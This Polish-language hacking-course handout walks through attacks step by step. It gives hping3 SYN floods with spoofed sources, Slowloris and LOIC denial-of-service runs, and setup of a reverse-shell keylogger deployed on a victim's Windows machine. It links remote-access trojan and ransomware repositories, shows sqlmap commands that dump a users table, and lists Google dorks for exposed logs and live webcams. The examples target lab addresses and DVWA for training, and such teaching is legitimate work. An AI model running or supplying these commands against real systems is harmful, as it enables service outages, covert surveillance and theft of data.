Przedstawienie różnorodności ataków

DoS DDoS cz. 1


Ataki DoS (ang. Denial of Service), czyli zablokowanie usług na wybranej maszynie z wykorzystaniem innej maszyny **Ataki DDoS** (ang. Distributed Denial of Service), czyli zablokowanie usług na wybranej maszynie z wykorzystaniem wielu innych maszyny


Podsumowanie możliwych wektorów ataku w podziale na warstwy ISO/OSI:

Ataki DoS i DDoS


Rodzaj transmisji	Warstwa	Działające protokoły	Powszechne rodzaje ataku DoS	Potencjalne skutki
Dane	Aplikacji	POP, DNS, HTTP, FTP, SNMP, NNTP, TELNET, SSH, itp..	Żądania HTTP GET/POST	Wyczerpanie zasobów
	Prezentacji		Modyfikacje SSL	Zaprzestanie akceptacji połączeń SSL
	Sesji		Ataki na protokół Telnet	Ograniczona możliwość zdalnej konfiguracji urządzeń
Segmenty	Transportowa	TCP, UDP	Ataki typu SYN flood	Wysycenie łącza
Pakiety	Sieciowa	IP, ICMP, ARP, DHCP	Ataki typu ICMP flood	Wysycenia łącza, obciążenie firewalla
Ramki	Łącza danych	ETHERNET, XDSL, PPP – EAP,	MAC flood	Zaburzenie przepływu danych przez sieć
Bity	Fizyczna		Fizyczne uszkodzenie łącza	Uniemożliwienie komunikacji

Statystyki dotyczące ataków DDoS





Ataki DoS i DDoS



Porównanie 2019 do 2018

W 2020 roku dokonano największego jak dotychczas ataku DDoS.

Firma Amazon musiała odeprzeć sztucznie wygenerowany ruch na poziomie 2Tbps !!!

źródło: https://www.comparitech.com/blog/information-security/ddos-statistics-facts/

DoS DDoS cz. 2

Przykład ataku DoS w warstwie sieciowo/transportowej Wysyłanie pakietów w wielkości 64 kilobajtów

```
ping 192.168.1.23 -s 65507
```

Atak z użyciem `hping3`

Instalacja Debian/Ubuntu/Kali

```
sudo apt install -y hping3
```

Instalacja Fedora/CentOS/Rhel

```
sudo dnf install hping3
```

Przeprowadzenie ataku DDoS z losowych adresów ip

```
sudo hping3 -c 100000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.23

# opis opcji
- c 100000 - wysłanie 100000 pakietów
- d 120     - rozmiar pakietu 120 bajtów
- S         - wysłanie pakietów z flagą SYN
- w 64      - okno TCP o rozmiarze 64 kilobajty
- p 80      - atak portu 80
- flood     - zastępujemy nasz adres docelowy pakietami z ustawionym nagłówkiem SYN
- rand-source - jako źródło będą podawane losowe adresy ip
- 192.168.1.23 - adres atakowanego komputera ofiary
```

Przykład ataku DoS w warstwie aplikacji na serwer Apache z pomocą programu SlowLorisDDoSAttackCPP.

Atak polega na otwieraniu wielu połączeń do serwera docelowego i pozostawia je otwarte tak długo, jak to możliwe. Odbywa się to przez otwarcie połączeń do serwera docelowego i wysłanie częściowego żądania, ale nie kończenie go. Z powodu cyklicznego powtarzania tej czynności serwer może osiągnąć maksymalną liczbę równoczesnych połączeń i odrzucać dodatkowe próby połączenia od innych klientów.

Instalacja `SlowLorisDDoSAttackCPP`

```
git clone https://github.com/vsouda/SlowLorisDDoSAttackCPP.git
cd SlowLorisDDoSAttackCPP
g++ slowlorisattackmultithread.cpp -std=c++0x -pthread -o slowloris2s
```

Przeprowadzenie ataku


```
./slowloris2s 192.168.1.15 5000 1000 1000
# Przeprowadzenie ataku na port 5000

./slowloris2s 192.168.1.15 80 1000 1000
# Przeprowadzenie ataku na port 80
```

Atak z wykorzystaniem programu Niskoorbitalne Działo Jonowe (ang. Low Orbit Ion Cannon, LOIC). Program służy do przeprowadzenia ataków DoS

Instalacja `LOIC` Program można pobrać ze strony projektu na githubie https://github.com/NewEraCracker/LOIC

Przeznaczony jest na platformę Windows. Przy pomocy programu Wine można z niego korzystać na MacOS i Linuksie. https://github.com/NewEraCracker/LOIC/wiki/_pages




DoS DDoS

Niskoorbitalne Działo Jonowe (ang. Low Orbit Ion Cannon, LOIC) - program służy do przeprowadzenia ataków DoS

Instalacja Program można pobrać ze strony projektu na githubie https://github.com/NewEraCracker/LOIC

Przeznaczony jest na platformę Windows. Przy pomocy programu Wine można z niego korzystać na MacOS i Linuksie. https://github.com/NewEraCracker/LOIC/wiki/_pages



Keylogger

Zainteresowani hakerzy mogą wykonać ćwiczenie samodzielnie, pobierając zbliżoną bibliotekę [Kelogger - Tangerie/CFD-Python3-Reverse-Shell](), zawierającą kod python po stronie klienta Windows i po stronie serwera Linux

```
git clone https://github.com/Tangerie/CFD-Python3-Reverse-Shell
```

Następnie, należy wykonać następujące kroki:

NA SERWERZE

1. Instalujemy wymagane biblioteki python

   ```
   pip install -r requirements.txt
   ```

2. Uruchamiamy serwer `Server/server.py`

   ```
   python Server/server.py
   # wprowadzamy numer portu, który chcemy użyć dla serwera
   # lub od razu
   python Server/server.py [port dla serwera]
   ```

3. Uruchamiamy keylogger'a `Server/keylogServer.py`

   ```
   python Server/keylogServer.py
   # wprowadzamy numer portu, który chcemy użyć dla keylogger'a
   # lub od razu
   python Server/keylogServer.py [port dla keylogger'a]
   # *Uwaga, then port musi być inny niż podany powyżej dla serwera*
   ```

4. Edytujemy plik `Client/clientWindows.py` zmieniając adres `serverIP` na adres naszego serwera oraz `serverPort` na wybrany wcześniej port serwera (dla

`Server/server.py`).

NA MASZYNIE KLIENTA

1. Wgrywamy kod dostępny w `Client` na maszynę klienta
2. Instalujemy z pomocą `pip` wymagane komponenty
3. Uruchamiamy skrypt clientWindows.py

```
python Client/clientWindows.py
```

Alternatywnie możemy skompilować plik clientWindows.py do exe przy pomocy pythoninstaller i uruchomić go jako plik wykonalny

Możemy również skorzystać z prostszej biblioteki:
https://github.com/alexAubin/evilBunnyTrojan

Ransomware - oprogramowanie szyfrujące

Ćwiczenie zostało wykonane przy użyciu autorskiego oprogramowania i nie mogliśmy udostępnienić go dla celów dydaktycznych jako materiał szkoleniowy.

Jednak w sieci można znaleźć wiele zbliżonych projektów oprogramowania Ransomware. Na szczególną uwagę zasługuje to repozytorium: https://github.com/mauri870/ransomware, które posiada wiele zaawansowanych funkcjonalności, pozwalających na wykonanie zaawansowanego ataku ransomware, dla celów penstesterskich

Trojan VanillaRAT

Ćwiczenie można wykonać zgodnie z instrukcją opisaną na stronie projektu https://github.com/DannyTheSloth/VanillaRAT oraz z pomocą tutoriala Video dostępnego w kursie

Program można pobrać ze strony
https://github.com/DannyTheSloth/VanillaRAT/releases/tag/v1.7

Program pozwala na przejęcie kontroli nad zainfekowanym komputerem

Główne cechy:

- Podgląd zdalny pulpitu
- Dostęp do plików komputera
- Zarządzanie procesami komputera
- Informacje o komputerze
- Blokowanie ekranu
- Keylogger
- Website Opener
- Podnoszenie uprawnień aplikacji
- dostęp do clipboardu
- Nagrywanie mikrofonu
- Zdalna konsola
- Otwieranie stron

SQL Injection Attack

Aby przeprowadzić atak SQL Injection, haker zwykle wykonuje następujące kroki:

1. Haker identyfikuje podatne na zagrożenia witryny internetowe oparte na języku SQL i wprowadza złośliwe zapytania SQL za pośrednictwem danych wejściowych
2. Złośliwe zapytanie SQL jest sprawdzane, a polecenie jest wykonywane przez bazę danych
3. Haker uzyskuje dostęp do przeglądania i modyfikowania rekordów lub może działać jako administrator bazy danych

Autor wykonuje w ćwiczeniu atak na aplikację *Damn Vulnerable Web Application (DVWA)*. Jest ona dostępna na maszynie wirutalnej Ubuntu Linux 8.04 - wersja z Metasploitable.

Ćwiczenie można również wykonać bez *Metasploitable*, pobierając samą aplikację *DVWA*. Można ją pobrać i zainstalować zgodnie z instrukcjami na stronie github autora *DVWA*: https://github.com/digininja/DVWA

Następnie do przeprowadzenia ataku, autor wykorzystuje przydatne w tym celu narzędzie `sqlmap`, które usprawnia cały proces przeprowadzania ataku

Instalacja Debian/Ubuntu/Kali

```
sudo apt install -y sqlmap
```


Instalacja Fedora/CentOS/Rhel

```
sudo dnf install sqlmap
```

Lista poleceń programu

```
# Szczegółowy opis
man sqlmap
# Lista przełączników/flag
sqlmap -h
```

Odnalezienie zawartości cookie



Wykonanie podatności

```
sudo sqlmap -u "adres_strony" --cookie="wartość_cookie"
```

Pozyskanie list tabel z bazy strony

```
sudo sqlmap -u "adres_strony" --cookie="wartość_cookie" --tables
```

Pozyskanie zawartości tabeli users

```
sudo sqlmap -u "adres_strony" --cookie="wartość_cookie" -T users --dump
```

Google Hacking

Google umożliwia oprócz prostego pola wyszukiwania również wyszukiwanie zaawansowane za pomocą dodatkowych operatorów wyszukiwania. Szczegóły możemy znaleźć na poniższej stronie: https://www.google.pl/intl/pl/help/operators.html

Możemy również skorzystać z formularza zaawansowanego wyszukiwania Google, który za nas wstawi wybrane z operatorów

Oto zapytania Google, użyte w ćwiczeniu:

```
intitle: "Index of" Apache/2.4.33 (Ubuntu) Server"

allintext:username filetype:log

inurl:hp/device/this.LCDispatcher

cache:www.inp.uw.edu.pl

inurl:"userimage.html" "Live" "Open"

intitle:"webcamxp 5" intext" "live stream"
```

W exploit-db mamy również kategorię *Google Hacking Database*, która zawiera wiele tysięcy przygotowanych zapytań Google, które pozwalają znaleźć strony zawierające podatności